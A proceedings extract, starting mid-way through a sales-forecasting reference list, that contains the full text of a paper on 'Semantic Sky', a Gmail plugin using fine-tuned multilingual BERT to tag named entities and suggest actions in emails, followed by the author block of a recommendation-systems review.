- [15] Alp Ecevit, İrem Öztürk, Mustafa Dağ, Tuncay Özcan, "Short-Term Sales Forecasting Using LSTM and Prophet Based Models in E-Commerce", 2023. <https://iupress.istanbul.edu.tr/en/journal/acin/article/short-term-sales-forecasting-using-lstm-and-prophet-based-models-in-e-commerce>.
- [16] S.M.Aqil Burney, Syed Mubashir Ali, "Sales Forecasting for Supply Chain Demand Management -A Novel Fuzzy Time Series Approach", 2019. https://www.researchgate.net/publication/340237456_Sales_Forecasting_for_Supply_Chain_Demand_Management_-_A_Novel_Fuzzy_Time_Series_Approach.
- [17] Makmur A. Zhao, "Alternative Demand Forecasting Methods for FMCG in Indonesia", 2021. https://www.researchgate.net/publication/343151352_Alternative_Demand_Forecasting_Methods_for_FMCG_in_Indonesia.

- [18] Ma Shaohui, Fildes Robert, and Huang Tao, "Demand forecasting with high dimensional data: The case of SKU retail sales forecasting with intra- and inter-category promotional information", 2015. <https://kar.kent.ac.uk/50753/>, <https://www.sciencedirect.com/science/article/abs/pii/S0377221715007845>.
- [19] Ahmed Meer and Mohammed A Balubaid, "Finding the Best Mathematical Forecasting Model for Ordering Non-FCMG Items at an FCMG Retailer", 2022. https://www.researchgate.net/publication/367315157_Finding_the_Best_Mathematical_Forecasting_Model_for_Ordering_Non_FCMG_Items_at_an_FCMG_Retailer.
- [20] Jenna Ford, Christian Nava, Jonathan Tan, Bivin Sadler, "Automated Machine Learning Framework for Demand Forecasting in Whole-sale Beverage Alcohol Distribution", 2020. <https://scholar.smu.edu/cgi/viewcontent.cgi?article=1163&context=datasciencereview>.
- [21] Tom Weustink, "Forecasting promotional demand in the FCMG industry using machine learning", 2020. https://essay.utwente.nl/83370/1/Weustink_MA_BMS.pdf.
- [22] Stuti Raizada, Jatinderkumar R. Saini, "Comparative Analysis of Supervised Machine Learning Techniques for Sales Forecasting" by Stuti Raizada and Jatinderkumar R. Saini. https://www.researchgate.net/publication/356824621_Comparative_Analysis_of_Supervised_Machine_Learning_Techniques_for_Sales_Forecasting.
- [23] Annisa Martina, "Sales Demand Forecasting Using One of Multivariate Markov Chain Model Parameter", 2020. <https://socj.telkomuniversity.ac.id/ojs/index.php/ijoic/article/view/533>.
- [24] Rasel Mahmud Jewel, Ahmed Ali Linkon, Mujiba Shaima, Badruddowza, Md Shohail Uddin Sarker, Rumana Shahid, Norun Nabi, Md Nasir Uddin Rana and Md Ahnaf Shahriyar, Mehedi Hasan, Md Jubayar Hossain, "Comparative Analysis of Machine Learning Models for Accurate Retail Sales Demand Forecasting" by Rasel Mahmud Jewel et al. https://www.researchgate.net/publication/378518452_Comparative_Analysis_of_Machine_Learning_Models_for_Accurate_Retail_Sales_Demand_Forecasting.
- [25] Arnab Mitra, Arnab Jain, Avinash Kishore, Pravin Kumar, "A Comparative Study of Demand Forecasting Models for a Multi-Channel Retail Company: A Novel Hybrid Machine Learning Approach" by Arnab Mitra et al. <https://link.springer.com/article/10.1007/s43069-022-00166-4>.
- [26] MUHAMMAD ADNAN KHAN, SHAZIA SAQIB, TAHIR ALYAS, ANEES UR REHMAN, YOUSAF SAEED, ASIM ZEB, MAHDI ZAREEI AND EHAB MAHMOUD MOHAMED, "Effective Demand Forecasting Model Using Business Intelligence Empowered With Machine Learning", 2020. https://www.researchgate.net/publication/342326031_Effective_Demand_Forecasting_Model_Using_Business_Intelligence_Empowered_With_Machine_Learning.
- [27] Anish Mehal.P, Hema.S, Jothika.S.J, M.Manochitra, "Predicting the Demand for Fmcg using Machine Learning", 2021. <https://www.ijeat.org/wp-content/uploads/papers/v10i3/C22530210321.pdf>.
- [28] Sunitha Cheriyan, Shaniba Ibrahim, Saju Mohanan, Susan Treesa, "Intelligent Sales Prediction Using Machine Learning Techniques", 2018. https://www.researchgate.net/publication/331606166_Intelligent_Sales_Prediction_Using_Machine_Learning_Techniques.
- [29] Alireza Khakpour, "Using Machine Learning and Big data in Sales Forecasting for Production and Retail", 2020. <https://hiiof.brage.unit.no/hiiof-xmlui/handle/11250/2660428?locale-attribute=en>.
- [30] Suleka Helmini, Nadheesh Jihan, Malith Jayasinghe, and Srinath Perera, "Sales forecasting using multivariate long short term memory network models", 2019. https://www.researchgate.net/publication/332953008_Sales_forecasting_using_multivariate_long_short_term_memory_network_models.
- [31] Md Sabbirul Haque, Md Shahedul Amin, "Retail Demand Forecasting: A Comparative Study for Multivariate Time Series", 2023. <https://arxiv.org/ftp/arxiv/papers/2308/2308.11939.pdf>.
- [32] Mohit Gurnani, Yogesh Korke, Prachi Shah, Sandeep Udmale, Vijay Sambhe, Sunil Bhirud, "Forecasting of sales by using fusion of Machine Learning techniques", 2017. https://www.researchgate.net/publication/320653023_Forecasting_of_sales_by_using_fusion_of_machine_learning_techniques.
- [33] Zhang He, Sun Yu, "Application of LightGBM and LSTM combined model in vegetable sales forecast", 2020. https://www.researchgate.net/publication/347930336_Application_of_LightGBM_and_LSTM_combined_model_in_vegetable_sales_forecast.
- [34] DontiReddy Sai Rakesh Reddy, Katanguru Shreya Reddy, S. Namrata Ravindra, B. Sai Sahithi, "Prediction and Forecasting of Sales Using Machine Learning Approach", 2021. <https://www.irjet.net/archives/V8/i9/IRJET-V8I9335.pdf>.
- [35] Nimai Chand Das Adhikari, Nishanth Domakonda, Chinmaya Chandan, Gaurav Gupta, Rajat Garg, Teja Silaparasetti, Lalit Das, Ashutosh Misra, "An Intelligent Approach to Demand Forecasting: ICCNCT 2018", 2019. https://www.researchgate.net/publication/327729991_An_Intelligent_Approach_to_Demand_Forecasting_ICCNCT_2018.
- [36] Kasun Bandara, Peibei Shi, Christoph Bergmeir, Hansika Hewamalage, Quoc Tran, Brian Seaman, "Sales Demand Forecast in E-commerce using a Long Short-Term Memory Neural Network Methodology", 2019. <https://arxiv.org/abs/1901.04028>.
- [37] Iván Vallés-Pérez, Emilio Soria-Olivas, Marcelino Martínez-Sober, Antonio J. Serrano-López, Juan Gómez-Sanchís, Fernando Mateo, "Sales Forecasting using recurrent neural networks and transformers", 2022. <https://arxiv.org/pdf/2204.07786.pdf>.
- [38] Yasaman Ensafia, Saman Hassanzadeh Amin, Guoqing Zhang, Bharat Shah, "Time-series forecasting of seasonal items sales using machine learning – A comparative analysis", 2022. <https://www.sciencedirect.com/science/article/pii/S2667096822000027?via%3Dihub>.
- [39] Juan Pablo, Usuga Cadavid, Samir Lamouri, Bernard Grabot, "Trends in Machine Learning Applied to Demand and Sales Forecasting Review", 2018. <https://hal.science/hal-01881362/document>.
- [40] Dursun, S., Bakan, F., Koyun Yilmaz, S., Aktaş, M. S., "Sales Forecasting System for Van-Sales Channel for FCMG Industry", 2022. <https://journals.orclev.com/oprd/article/view/136>.
- [41] Frank M. Thiesing, Oliver Vornberger, "Forecasting Sales Using Neural Networks", 1998. https://www.researchgate.net/publication/2576833_Forecasting_Sales_Using_Neural_Networks.
- [42] Matthias Seeger, David Salinas, Syama Rangapuram, Jan Gasthaus, Valentin Flunkert, Yuyang Wang, Tim Januschowski, "Approximate Bayesian Inference in Linear State Space Models for Intermittent Demand Forecasting at Scale", 2017. https://www.researchgate.net/publication/320014376_Approximate_Bayesian_Inference_in_Linear_State_Space_Models_for_Intermittent_Demand_Forecasting_at_Scale.
- [43] Muhammad Hamza, Mahdi Abolghasemi, Abraham Oshni Alvandi, "Forecasting sales with Bayesian networks: a case study of a super-market product in the presence of promotions", 2021. <https://arxiv.org/ftp/arxiv/papers/2112/2112.08706.pdf>.
- [44] Erjiang E, Ming Yu, Xin Tian, Ye Tao, "Dynamic Model Selection Based on Demand Pattern Classification in Retail Sales Forecasting", 2022. https://www.researchgate.net/publication/363340505_Dynamic_Model_Selection_Based_on_Demand_Pattern_Classification_in_Retail_Sales_Forecasting.

Semantic Sky: A Gmail Plugin For Email Classification and Annotation

Agon Osmani

Faculty of Computer Science and Engineering
Skopje, North Macedonia
agon.osmani.2@students.finki.ukim.mk

Milos Jovanovik

Faculty of Computer Science and Engineering
Skopje, North Macedonia
milos.jovanovik@finki.ukim.mk

Sasho Gramatikov

Faculty of Computer Science and Engineering
Skopje, North Macedonia
sasho.gramatikov@finki.ukim.mk

Riste Stojanov

Faculty of Computer Science and Engineering
Skopje, North Macedonia
riste.stojanov@finki.ukim.mk

Abstract—We introduce a novel tool designed to simplify email management with the use of cutting-edge machine learning frameworks for natural language processing. Handling emails can often prove to be a challenging task, especially when faced with a substantial volume of emails that require an immediate action from the recipient. Our vision is to develop a tool that accelerates the process of taking the necessary actions directly within the email interface, eliminating the need to switch between multiple windows or platforms. Our approach is to use a text classification model that identifies the intent of each email and a named entity recognition model that identifies key tokens or information within the email that may assist the user. After the plugin determines the appropriate action for the recipient, it establishes connections with relevant systems, and facilitates the exchange of necessary information. The proposed tool simplifies e-mail management and accelerates the process of completing tasks within the e-mail interface. It highlights the key information within the e-mail and the intended purpose of the e-mail. The used plugin expedites the process of information sharing. This tool improves the handling of emails, and give the users tools to complete the tasks efficiently.

I. INTRODUCTION

In our professional careers, the e-mails often play a crucial role. This is especially the case when we interact with parties outside of our company. The emails can have two purposes: (1) to spread information, or (2) to request an action from us. In this paper we will focus on the second type of emails. In the current dynamic environment, when everyone is on the move, the smart mobile devices are usually the primary way of consuming the emails [1]. However, replaying from our mobile devices can be a tricky. Additionally, forgetting to process a mail that is read on the move is very common. Even though the mail providers are trying to solve this problem by analysing the content of the email using machine learning models, and then suggesting few suitable fast replays, this does not solve the completion of the instructed action in the message. The actions are often domain specific and require interaction with some of the company's systems.

The volume of emails exchanged at a company level grows through the time, and it is generally hard for an individual to

keep track of all the information stored within them. In the cases in which we do not have the capacity to process such amounts of data manually, we try to invent tools that might help us. The natural language processing (NLP) tools allow us to perform intelligent knowledge extraction (KE) and use this knowledge in order to execute the actions of interest.

Named entity recognition (NER), as a key component in NLP systems for annotating entities with their corresponding classes, enriches the semantic context of the words by adding hierarchical identification. Currently, there is a lot of new work being done in this field, especially in the process of neural networks optimization for label sequencing, which outperform early NER systems based on domain dictionaries, lexicons, orthographic feature extraction and semantic rules. Starting with [2], neural network NER systems with minimal feature engineering have become popular, due to the performances they achieve.

The Sequence-to-Sequence (Seq2Seq) architectures [3] first introduced the powerful ability to transform a given sequence of text elements into another sequence – a concept which fits well in machine translation. Transformers [4] are models which implement Seq2Seq architecture by using an encoder-decoder structure. The Google's BERT [5] is based on a transformer architecture and integrates an attention mechanism [4]. It produces outstanding results on many NLP tasks, including NER and text classification, due to its ability to learn contextual relations between words (or sub-words) in a text, making it applicable in any domain. Multilingual BERT [6] as a single language model is remarkable at cross-lingual model transfer, in which annotations in one language can be used to generalize the model for another language.

Transfer learning, as a machine learning method, provides the concept of re-usability in neural networks, where one model developed for a task can be reused as the starting point of the training process of another problem that has a significantly smaller training set. In recent years, transfer learning is one of the most popular approaches, since it outperforms the state-of-the-art models in many use-cases, and

does so by using smaller training sets for fine-tuning and far less computational resources. Hugging Face [7] has been a pioneering force in the realm of transfer learning, offering a versatile platform and pre-trained models that empower developers to efficiently adapt and fine-tune models for a wide array of natural language processing tasks.

II. RELATED WORK

In this section we are going to go over various related efforts that have employed similar techniques to our work. These include email classification using BERT, usages of NLP techniques to enhance email management workflows, Named Entity Recognition (NER) within emails, and the creation of Gmail plugins aimed at email processing enhancements.

Large language models (LLMs) are usually Transformer-based language models housing more than billions of parameters and are trained on extensive text datasets. LLMs demonstrate remarkable abilities in comprehending natural language and tackling intricate tasks, particularly through text generation. GPT-3 and GPT-3.5 [8] are iterations of language models created by OpenAI that produce human-like natural language text. Initially, the davinci model [8] served as the foundation for the gpt-3 series, having 175 billion parameters. Gpt-3.5-turbo [8] is optimized for chat applications, offering greater capabilities compared to text-davinci-003. LLaMA [9] has models with parameter ranges from 7 billion to 65 billion, exhibiting competitive performance compared to leading existing large language models. Notably, LLaMA-13B compares to GPT-3 on most benchmarks despite being ten times smaller.

In the field of email classification, distinct from our focus on extracting call-to-action elements from emails, there have been attempts that use the BERT transformer to discern whether an email is classified as spam or not.

In [10], the BERT model was used for the purpose of spam detection in emails. This research utilized the BERT base model, which comprises a stack of 12 encoders, to construct a high-performance spam detector. The model was trained on diverse datasets and used the BERT tokenizer to segment email sentences into chunks of words and feed them to the model, achieving remarkable F1 scores of 98.62%, 97.83%, and 99.13% across three different email corpora: The Enron corpus [11], SpamAssassin corpus [12], and Ling-Spam corpus [13] respectively.

In [12], various NLP techniques used for phishing detection in emails are discussed. The paper reviews into a wide array of methods, including the implementation of machine learning strategies like Random Forests [13], Support Vector Machines [14], and the utilization of bag-of-words, also known as Dynamic Markov Chain features. Additionally, the survey references several notable works in this domain, with particular mention of [15], where a phishing detection model was constructed using Keras, word embeddings, and convolutional

neural networks (CNN). This model achieved an accuracy of 96.8% on the test dataset.

In the field of named entity extraction, Lisa F. Rau [16], is a pioneer who formulated a system for extracting and recognizing company names relying on heuristic techniques and manually crafted rules. In an earlier paper dating back to 1999 [17], during a time when dictionaries and lists of people, organizations, and locations posed a bottleneck for Named Entity Recognition, the authors aimed to address this limitation. Their model incorporated contextual information related to named entities, including their sentence position, lowercase usage, and presence in the document. This approach performed a combined precision and recall score of 93.39%. In their work [18], Conditional Random Fields (CRF) were applied to label sequences of examples, specifically in the context of extracting personal names from emails. Their approach included the implementation of three distinct types of features for words: basic features, dictionary features, and email structure features. These features were designed to identify patterns such as capitalization patterns, the presence of common words or first names from dictionaries, and other indicators, including token matching within the "from" field or across the email header. During evaluations, the model demonstrated impressive performance, achieving an F1 score of 91.9% when utilizing all of these features.

Several research papers have explored the automation of email processing to streamline tasks and enhance email management. For instance, in the paper [19], the authors developed thread visualization techniques to handle complex email conversations with accumulated messages. Meanwhile, [20] directed their attention toward an automated attention manager, a tool designed to assist computer users in efficiently handling notifications. Their approach centers on the automatic evaluation of message value and the continuous inference of a user's attention using Bayesian models to estimate the probability distribution of the user's focus.

III. SYSTEM ARCHITECTURE

A. Google App Scripts

Google Apps Script [21] represents an application development platform that expedites the creation of business applications that integrate with G Suite. This web-based coding platform enables users to create plugins for all the products that Google offers. Within the framework of this project, we will be using the App Scripts to create a plugin which is going to be integrated with our custom API service.

In this paper, we introduce an application deployed as an App Scripts project. Once deployed, the application can be accessed within Gmail's right-side panel, as depicted in Figure 1.

Upon clicking the plugin icon, a right-side panel will unfold. This plugin is set to operate on individual mails. If no mail is selected, the panel will remain empty. When the user tries to access an email of interest, the panel will present an "Analyze" button (Figure 2).

¹<https://www.kaggle.com/datasets/ganiyuolalekan/spam-assassin-email-classification-dataset?resource=download>

²<https://www.kaggle.com/datasets/mandygu/lingspam-dataset>



Fig. 1. Finding our plugin application in the Gmails right-side panel.



Fig. 2. Analyze button for user consent to analyze the email.

By clicking this button, the user consents to transmitting the contents of the current email to the **content analysis service** while ensuring the data's protection in accordance with GDPR guidelines [22]. It's important to note that in this scenario, we do not retain the data within the content analysis service; instead, we store its representation obtained by the model.

Once the email is transmitted to the content analysis service, we employ a fine-tuned transformer model to identify some of the most frequently occurring named entities within the email, including individuals and locations. In this process, we commence with Multilingual BERT [6], fine-tuned specifically for Named Entity Recognition (NER) using the Wiki-data corpus [23]. In the current iteration, our emphasis lies on the Macedonian language, and therefore, we have fine-tuned the model exclusively using the Macedonian section of the Wiki-data. However, we have intentions to extend this fine-tuning methodology to cover all languages in subsequent iterations.

The panel is refreshed, presenting a new layout comprising several distinct sections. The initial section of the panel exhibits lists of information detected within the email, encompassing individual names, locations, and university subjects (as depicted in Figure 3). These detected pieces of information are categorized as tokens within the text, employing the Named Entity Recognition (NER) technique.




Fig. 3. The plugin panel displays token information captured during email analysis.

The content analysis service utilizes the fine-tuned model to extract the entities of interest. It's crucial to acknowledge that certain named entities might not be present or accurately labeled within the fine-tuning dataset and that the model is initially not infallible. Therefore, we intentionally designed the platform to be extensible right from the outset by having the platform to provide these results to the end user for verification and correction.

To facilitate the initial development of training data, especially when introducing new named entities, we grant users the capability to define regular expressions that identify named entities within the text. Consequently, the content analysis service combines the results predicted by the model with those obtained through regular expression matches. Figure 3 provides an illustration of the outcomes presented to the user. As depicted, users have the option to select certain candidate tokens via checkboxes and subsequently remove them if they are identified as false positives. Furthermore, for instances where false negatives are identified, each named entity provides an input field at its beginning. Users can input text fragments that were not recognized in the text. It's important to mention that we have implemented validation to ensure that only valid text parts can be added as new named entities.

Once all modifications for a particular email have been made, if any, the user has the capability to fine-tune the model with the newly annotated data by clicking the "Fine Tune" button. During this process, training is conducted using a single example to adapt the model to the freshly annotated insights provided by the end user.




Fig. 4. The section in the plugin panel for articulating the necessary action.

The second section of the side panel pertains to specifying the intended action to be taken, as illustrated in Figure 4. In this form, users have the opportunity to articulate their goals concerning the email's content by describing the action they wish to take after reading the currently opened email. Examples of such actions within a context of an academic institution regarding professors include tasks like adding a grade to a system, reviewing homework, scheduling a meeting with a student, and numerous other actions.

Within this section, users are presented with a set of predefined actions, and they have the option to select one of these suggestions as their intended action. Additionally, users can manually input an alternative action if it is not present in the predefined options. This form is equipped with another fine-tuned multilingual BERT model that offers action

suggestions. However, in this scenario, we employ text classification, utilizing the email's content as input and extracting the desired actions as output. These suggested actions can be customized, and the model can be fine-tuned to enhance its future performance.

B. Content analysis service

The core technology integrated with the plugin is a Flask Application ³ written in Python 3.10. The Gmail Plugin communicates with this application via HTTP GET and POST requests to access the required data from the content analysis service. This architecture creates a composite application with distinct components: the user interface, email processing and model training, all separated into individual systems.

Emails serve as the central component of the system and are encapsulated by the **Mail** model. The primary attribute of this model is the hash generated from the email's sender and content. Importantly, the content itself is not stored to mitigate privacy concerns.

Each email is associated with a single action (goal) and multiple named entity tokens. Each **Token** is characterized by its named entity type and its position within the message text of the mail. This design allows the content, along with the tokens, to remain in memory briefly within the content analysis service before being discarded. However, the email's hash is unique, enabling the analysis to retrieve the **Action** and **Tokens** from the database when the same email is opened again. Subsequently, the stored position of the token in the text can be used to extract the textual value for each **Token**. This approach ensures user privacy is upheld while maintaining the platform's core functionality.

Within the application's service layer, reside a collection of various algorithms designed to facilitate both manual and predictive extraction of tokens from emails. These algorithms determine the placement of the tokens within the text and handle their storage in the database, alongside the assignment of the corresponding action to the mail.

We employ Python code with the following expression:

```
matches = re.finditer(token_regex, text)
```

This allows us to utilize a regular expression tailored to the token type, seeking and identifying all the corresponding matches within the text. We proceed by iterating through these matches, capturing the start position of each token. Subsequently, we assign the tokens foreign key, linking it to the hash of the email currently undergoing processing, and store this information in the database. Following the identification of the tokens, we also obtain the NER tokens that are generated using the BERT model in order to return a union of the tokens to the Gmail plugin interface.

A similar procedure is applied when users manually add or exclude tokens. Utilizing the same code, a search is conducted to identify all instances of the token, extract their starting positions, and employ a verification process.

³<https://flask.palletsprojects.com/en/3.0.x/>

The exclusion of tokens proves particularly valuable for handling false positives generated by the BERT model. To retain a token in the database as a false positive, this algorithm is employed to flag the token as incorrect, ensuring that it does not appear in the interface results. However, crucially, information indicating that the token is a false positive is preserved in the database. This preservation of information serves the purpose of enabling the computation of more accurate metrics during evaluation.

C. The Transformer Architecture

Recurrent neural networks, including long short-term memory (LSTM) [24] and gated recurrent neural networks (GRU) [25] are models used for solving NLP tasks such as machine translation and sentiment analysis. These models generate a sequence of hidden states h_t based on the previous hidden state h_{t-1} and the input at position t . However, their sequential nature prevent parallelization within training examples, especially with longer sequences, due to memory constraints. In contrast, the Transformer architecture [4] omits recurrence and relies solely on an attention mechanism to capture global dependencies between input and output. This design allows for much greater parallelization, overcoming the limitations of sequential processing in recurrent models.




Fig. 5. Transformer encoder-decoder architecture.

The Transformer adopts an encoder-decoder architecture (Figure 5). In this setup, the encoder takes an input sequence of symbol representations and maps it to a sequence of continuous representations.

The encoder comprises a stack of identical layers, each consisting of two sub-layers. The first sub-layer is a multi-head self-attention mechanism, while the second sub-layer is a straightforward fully connected feed-forward network.

Given that this model lacks recurrence, “positional encodings” are integrated into the input embeddings at the base of the encoder, in order to incorporate information about the position of the tokens in the text. Sine and cosine functions of varying frequencies are employed to generate the positional encodings. Specifically, the positional encodings are defined as follows:

$$PE_{(pos, 2i)} = \sin\left(\frac{pos}{10000^{2i/d_{\text{model}}}}\right)$$


Here, pos represents the position and i denotes the dimension. Each dimension of the positional encoding corresponds to a sinusoid.

$$\text{Attention}(Q, K, V) = \text{softmax} \left(\frac{QK^T}{\sqrt{d_k}} \right) V$$


The multi-head attention computation can be described as follows:

$$\text{MultiHead}(Q, K, V) = \text{Concat}(\text{head}_1, \dots, \text{head}_h)W_O$$

where



D. Fine-tuning BERT



BERT [5] which stands for **B**idirectional **E**ncoder **R**epresentations from **T**ransformers is an NLP Model introduced by researchers at Google. It comprises two pre-trained model variants, **BERT**_{BASE} and **BERT**_{LARGE}. For our work, we exclusively utilize the **BERT**_{BASE} model.

BERT_{BASE}, specifically, features an encoder stack with 12 transformer blocks. Its architecture incorporates larger feed-forward networks with 768 hidden units and is equipped with 12 attention heads and with a total number of 110 million parameters. This architecture empowers BERT_{BASE} with advanced language comprehension and processing capabilities.




Fig. 8. BERT consists of a stack of transformer encoder layers that process the input text in a series of self-attention and feedforward neural network layers.

The vector obtained through this training process can now be used to accomplish various tasks, including classification, named entity recognition, and more.

IV. CONCLUSION

In this paper we presented a general workflow which makes us able to extract the information of interest and get suggested actions from a given mail. Given that the mails are the main communication channels for the businesses, this opens a big opportunity to integrate this extracted information with the proprietary systems used in companies and institutions. Therefore, it will boost the employee productivity by reducing time spent on processing emails and mitigating distractions during periods of focus.

Considering BERT as an established Pretrained model, there's a high probability of a successful performance after model training. In the next iteration of our work, we intend to record the model performance for evaluation through several epochs by measuring the F1 scores, with an attempt to find the highest performing version of the model.

This tool holds potential for further development considering the anticipated advancements in technology and Artificial Intelligence. E.g. Automatic integration of the Gmail plugin with third party systems, automation of logical responses and automatic execution of requested tasks.

It's worth noting that even though the email is processed in the content analysis service, the content is never stored in memory. Any personal information is made sure to be discarded as soon as it gets processed. E.g. After the hash of the mail content is extracted, or the model is fine-tuned with an example. We use the hash representation and token position in the text, rather than their raw form. This way we are not prone to a data breaches and insider attacks.

REFERENCES

- [1] D. A. Dillman, J. D. Smyth, and L. M. Christian, *Internet, phone, mail, and mixed-mode surveys: The tailored design method*. John Wiley & Sons, 2014.
- [2] R. Collobert, J. Weston, L. Bottou, M. Karlen, K. Kavukcuoglu, and P. Kuska, "Natural language processing (almost) from scratch," *Journal of machine learning research*, vol. 12, no. ARTICLE, pp. 2493–2537, 2011.

- [3] I. Sutskever, O. Vinyals, and Q. V. Le, "Sequence to sequence learning with neural networks," *Advances in neural information processing systems*, vol. 27, 2014.
- [4] A. Vaswani, N. Shazeer, N. Parmar, J. Uszkoreit, L. Jones, A. N. Gomez, E. Kaiser, and I. Polosukhin, "Attention is All you Need," in *Advances in neural information processing systems*, pp. 5998–6008, 2017.
- [5] J. Devlin, M.-W. Chang, K. Lee, and K. Toutanova, "Bert: Pre-training of deep bidirectional transformers for language understanding," *arXiv preprint arXiv:1810.04805*, 2018.
- [6] T. Pires, E. Schlinger, and D. Garrette, "How multilingual is multilingual bert?," *arXiv preprint arXiv:1906.01502*, 2019.
- [7] T. Wolf, L. Debut, V. Sanh, J. Chaumond, C. Delangue, A. Moi, P. Cistac, T. Rault, R. Louf, M. Funtowicz, et al., "Huggingface's transformers: State-of-the-art natural language processing," *arXiv preprint arXiv:1910.03771*, 2019.
- [8] J. Ye, X. Chen, N. Xu, C. Zu, Z. Shao, S. Liu, Y. Cui, Z. Zhou, C. Gong, Y. Shen, et al., "A comprehensive capability analysis of gpt-3 and gpt-3.5 series models," *arXiv preprint arXiv:2303.10420*, 2023.
- [9] H. Touvron, T. Lavril, G. Izacard, X. Martinet, M.-A. Lachaux, T. Lacroix, B. Rozière, N. Goyal, E. Hambro, F. Azhar, et al., "Llama: Open and efficient foundation language models," *arXiv preprint arXiv:2302.13971*, 2023.
- [10] T. Sahmoud and D. M. Mikki, "Spam detection using bert," *arXiv preprint arXiv:2206.02443*, 2022.
- [11] B. Klimt and Y. Yang, "The enron corpus: A new dataset for email classification research," in *European conference on machine learning*, pp. 217–226, Springer, 2004.
- [12] S. Salloum, T. Gaber, S. Vadera, and K. Shaalan, "Phishing email detection using natural language processing techniques: a literature survey," *Procedia Computer Science*, vol. 189, pp. 19–28, 2021.
- [13] L. Breiman, "Random forests," *Machine learning*, vol. 45, pp. 5–32, 2001.
- [14] M. A. Hearst, S. T. Dumais, E. Osuna, J. Platt, and B. Scholkopf, "Support vector machines," *IEEE Intelligent Systems and their applications*, vol. 13, no. 4, pp. 18–28, 1998.
- [15] M. Hiransha, N. A. Unnithan, R. Vinayakumar, K. Soman, and A. Verma, "Deep learning based phishing e-mail detection," in *Proc. 1st AntiPhishing Shared Pilot 4th ACM Int. Workshop Secur. Privacy Anal.(IWSPA)*, pp. 1–5, Tempe, AZ, USA, 2018.
- [16] L. F. Rau, "Extracting company names from text," in *Proceedings the Seventh IEEE Conference on Artificial Intelligence Application*, pp. 29–30, IEEE Computer Society, 1991.
- [17] A. Mikheev, M. Moens, and C. Grover, "Named entity recognition without gazetteers," in *Ninth Conference of the European Chapter of the Association for Computational Linguistics*, pp. 1–8, 1999.
- [18] E. Minkov, R. C. Wang, and W. Cohen, "Extracting personal names from email: Applying named entity recognition to informal text," in *Proceedings of human language technology conference and conference on empirical methods in natural language processing*, pp. 443–450, 2005.
- [19] G. D. Venolia and C. Neustaedter, "Understanding sequence and reply relationships within email conversations: a mixed-model visualization," in *Proceedings of the SIGCHI conference on Human factors in computing systems*, pp. 361–368, 2003.
- [20] E. J. Horvitz, A. Jacobs, and D. Hovel, "Attention-sensitive alerting," *arXiv preprint arXiv:1301.6707*, 2013.
- [21] J. Ferreira, *Google Apps Script: Web Application Development Essentials*. "O'Reilly Media, Inc.", 2014.
- [22] European Parliament and Council of the European Union, "Regulation (EU) 2016/679 of the European Parliament and of the Council."
- [23] D. Vrandečić and M. Krötzsch, "Wikidata: a free collaborative knowledgebase," *Communications of the ACM*, vol. 57, no. 10, pp. 78–85, 2014.
- [24] S. Hochreiter and J. Schmidhuber, "Long short-term memory," *Neural computation*, vol. 9, no. 8, pp. 1735–1780, 1997.
- [25] J. Chung, C. Gulcehre, K. Cho, and Y. Bengio, "Empirical evaluation of gated recurrent neural networks on sequence modeling," *arXiv preprint arXiv:1412.3555*, 2014.

A short review of AI based recommendation systems

Marko Drakulovski

*Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University in Skopje
Skopje, Macedonia
marko.drakulovski@gmail.com*

Eftim Zdravevski

*Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University in Skopje
Skopje, Macedonia
eftim.zdravevski@finki.ukim.mk*

Riste Stojanov

*Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University in Skopje
Skopje, Macedonia
riste.stojanov@finki.ukim.mk*

Petre Lameski

*Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University in Skopje
Skopje, Macedonia
petre.lameski@finki.ukim.mk*

